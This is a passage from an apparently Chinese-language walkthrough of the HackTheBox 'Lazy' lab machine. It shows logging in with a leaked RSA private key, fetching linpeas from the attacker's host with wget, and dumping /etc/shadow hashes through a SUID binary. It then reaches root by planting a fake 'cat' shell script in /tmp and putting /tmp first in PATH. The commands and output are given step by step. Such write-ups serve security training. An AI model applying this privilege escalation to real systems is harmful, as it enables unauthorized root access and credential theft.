6xcZQQKBgQCB1C4QH0t6a7h5aAo/aZwJ+9JUSqsKat0E7ijmz2trYjsZPahPUsnm
+H9wn3Pf5kAt072/4N2LNuDzJeVVYiZUsDwGFDLiCbYyBVXgqtaVdHCfXwhWh1EN
pXoEbtCvgueAQmWpXVxaEiugAleezU+bMiUmer1Qb/l1U9sNcW9DmA==
-----END RSA PRIVATE KEY-----
```

下载下来，进行登录，先chmod 600。登录成功。

```
C:\root\htb\lazy> chmod 600 id_rsa

C:\root\htb\lazy> ssh -i id_rsa mitsos@10.10.10.18
The authenticity of host '10.10.10.18 (10.10.10.18)' can't be established.
ECDSA key fingerprint is SHA256:OJ5DTyZUGZXEpX4BKFNTApa88gR/+w5vcNathKIPcWE.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.18' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 14.04.5 LTS (GNU/Linux 4.4.0-31-generic i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Sun May 24 07:19:39 EEST 2020

  System load: 0.0               Memory usage: 5%   Processes:       193
  Usage of /:  7.6% of 18.58GB   Swap usage:   0%   Users logged in: 0

  Graph this data and manage this system at:
    https://landscape.canonical.com/

Last login: Thu Jan 18 10:29:40 2018
mitsos@LazyClown:~$ cd /tmp

mitsos@LazyClown:/tmp$ wget http://10.10.14.43/linpeas.sh
--2020-05-24 09:49:53--  http://10.10.14.43/linpeas.sh
Connecting to 10.10.14.43:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 159864 (156K) [text/x-sh]
Saving to: ‘linpeas.sh’

100%[================================================================================>] 159,864     69.9KB/s   in 2.2s

2020-05-24 09:49:56 (69.9 KB/s) - ‘linpeas.sh’ saved [159864/159864]

mitsos@LazyClown:/tmp$ chmod 777 linpeas.sh
mitsos@LazyClown:/tmp$ ./linpeas.sh
```


4 提权

老套路，linpeas自动扫

看到版本标颜色了，应该可以ubantu版本提权。


不过我又看了下别的

suid是给予了root权限干活，看到了用户目录下有这个也在suid里




```
====================================( Interesting Files )=====================================
[+] SUID - Check easy privesc, exploits and write perms
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#commands-with-sudo-and-suid-commands
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/bin/passwd          --->  Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_t
/usr/bin/pkexec          --->   Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)
/usr/bin/newgrp          --->   HP-UX_10.20
/usr/bin/chsh
/usr/bin/at              --->  RTru64_UNIX_4.0g(CVE-2002-1614)
/usr/bin/gpasswd
/usr/bin/chfn            --->  SuSE_9.3/10
/usr/bin/sudo            --->  /sudo$
/usr/bin/mtr
/usr/bin/traceroute6.iputils
/usr/sbin/pppd           --->   Apple_Mac_OSX_10.4.8(05-2007)
/usr/sbin/uuidd
/bin/umount              --->   BSD/Linux(08-1996)
/bin/su
/bin/ping
/bin/ping6
/bin/fusermount
/bin/mount               --->   Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
/home/mitsos/backup
```

运行看看是啥，结果显示了`/etc/shadow`的内容，linux基础知识掌握了就知道这个是`/etc/shadow`



```
mitsos@LazyClown:/tmp$ /home/mitsos/backup
root:$6$v1daFgo/$.7m9WXOoE4CKFdWvC.8A9aaQ334avEU8KHTmhjjGXMl0CTvZqRfNM5NO2/.7n2WtC58IUOMvLjHL0j4OsDPuL0:17288:0:99999:7:::
daemon:*:17016:0:99999:7:::
bin:*:17016:0:99999:7:::
sys:*:17016:0:99999:7:::
sync:*:17016:0:99999:7:::
games:*:17016:0:99999:7:::
man:*:17016:0:99999:7:::
lp:*:17016:0:99999:7:::
mail:*:17016:0:99999:7:::
news:*:17016:0:99999:7:::
uucp:*:17016:0:99999:7:::
proxy:*:17016:0:99999:7:::
www-data:*:17016:0:99999:7:::
backup:*:17016:0:99999:7:::
list:*:17016:0:99999:7:::
irc:*:17016:0:99999:7:::
gnats:*:17016:0:99999:7:::
nobody:*:17016:0:99999:7:::
libuuid:!:17016:0:99999:7:::
syslog:*:17016:0:99999:7:::
messagebus:*:17288:0:99999:7:::
landscape:*:17288:0:99999:7:::
mitsos:$6$LMSqqYD8$pqz8f/.wmOw3XwiLdqDuntwSrWy4P1hMYwc2MfZ70yA67pkjTaJgzbYaSgPlfnyCLLDDTDSoHJB99q2ky7lEB1:17288:0:99999:7:::
mysql:!:17288:0:99999:7:::
sshd:*:17288:0:99999:7:::
```


cat看看内容是啥，一堆乱码。。



```
mitsos@LazyClown:/tmp$ cat /home/mitsos/backup
ELF 4T4         (44  TT▒��hhhDDP�td���,,Q�tdR��/lib/ld-linux.so.2GNU▒GNU3��lD�0���Ĩ��;k  �K��▒3 !
                                                                                                libc.so.6_IO_stdin_usedsystem__libc_start_main__gmon_start__GLI
B��
  S�����C��������t�.�[��500%
                                h������%������%h�����1�^�����PTRh�h@QVh������f�f�f�f�f�f�f��$�f�f�f�f�f�f��#- ��wø��t�U�����▒�$ ���Í�� - ���������uú��t�U�����▒�D$�$
��'�= uU����|���� ���f����t���tU�����▒�$����y�����s���U���������$��������f�f�f��UW1�VS�����ō��l$0��
��������������S��������C[�cat /etc/shadow(���D=���h`���������zR|                                        ����Q��������)�����t'���D$8�,$�D�D$4�D$��������9�u╛�[^_]��
                                                                      ����F
                                                                           J
X�                                                                          tx?▒;*2$"@�����B
  8`����a�A
           �C�A�N0HA�A�
                       AA������Γ
```

strings再看看结构


果然是cat查看



```
mitsos@LazyClown:~$ strings backup
/lib/ld-linux.so.2
libc.so.6
_IO_stdin_used
system
__libc_start_main
__gmon_start__
GLIBC_2.0
PTRh
[^_]
cat /etc/shadow
;*2$"
GCC: (Ubuntu 4.8.4-2ubuntu1~14.04.3) 4.8.4
```

既然是root在执行，我能否改掉cat，伪造一个cat，里面放进提权内容。然后root执行这个backup时，按流程走到cat时，其实就执行我的假cat，完成提权。

查cat的位置。在bin。而查看环境变量里`echo $PATH`，bin在后面，因此执行cat，最先开始其实是从`/usr/local/sbin`里搜的，搜不到就往后，直到bin里搜到cat。才执行




```
mitsos@LazyClown:~$ which cat
/bin/cat
mitsos@LazyClown:~$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
mitsos@LazyClown:~$ 
```

如果我们有`/usr/local/sbin`的写的权限就好了，就像这台靶机writeup是这个思路。可以直接在里面写个假cat，但是这台lazy靶机没有。

换个思路，改环境变量提权
我进入/tmp，因为这个目录我们有写的权限。
在这里造假cat，nano echo或者vi都可以。我习惯用nano
内容就是提权给shell

```
#!/bin/sh
/bin/sh
```

然后再赋予执行权 `chmod 777`
接着，我把tmp目录，在环境变量里加到`/usr/local/sbin`之前。 `export PATH=/tmp:$PATH`
这个时候再查看环境变量，可以看到顺序就不一样了




```
mitsos@LazyClown:/tmp$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
mitsos@LazyClown:/tmp$ export PATH=/tmp:$PATH
mitsos@LazyClown:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
```

现在执行`/home/mitsos/backup`。因此root执行到cat命令时，会在环境里搜，先搜的是tmp里的，搜到就开始执行。所以其实执行的不是真cat，而是我们狸猫换太子的假cat，因此提权。

成功拿下root。

当然此时再去看root.txt，就不要用cat查看，因为此cat已非彼cat。改用strings



```
mitsos@LazyClown:~$ cd /tmp
mitsos@LazyClown:/tmp$ nano cat

Error reading /home/mitsos/.nano_history: Permission denied

Press Enter to continue starting nano.

mitsos@LazyClown:/tmp$ chmod 777 cat
mitsos@LazyClown:/tmp$ cat cat
#!/bin/sh
/bin/sh
mitsos@LazyClown:/tmp$ ECHO $PATH
ECHO: command not found
mitsos@LazyClown:/tmp$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
mitsos@LazyClown:/tmp$ export PATH = /tmp:$PATH
-bash: export: `=': not a valid identifier
-bash: export: `/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/game
mitsos@LazyClown:/tmp$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
mitsos@LazyClown:/tmp$ export PATH=/tmp:$PATH
mitsos@LazyClown:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/gam
mitsos@LazyClown:/tmp$ /home/mitsos/backup
# whoami
root
# id
uid=1000(mitsos) gid=1000(mitsos) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom
# cd /root
# strings root.txt
990b142c3[redacted]
# 
```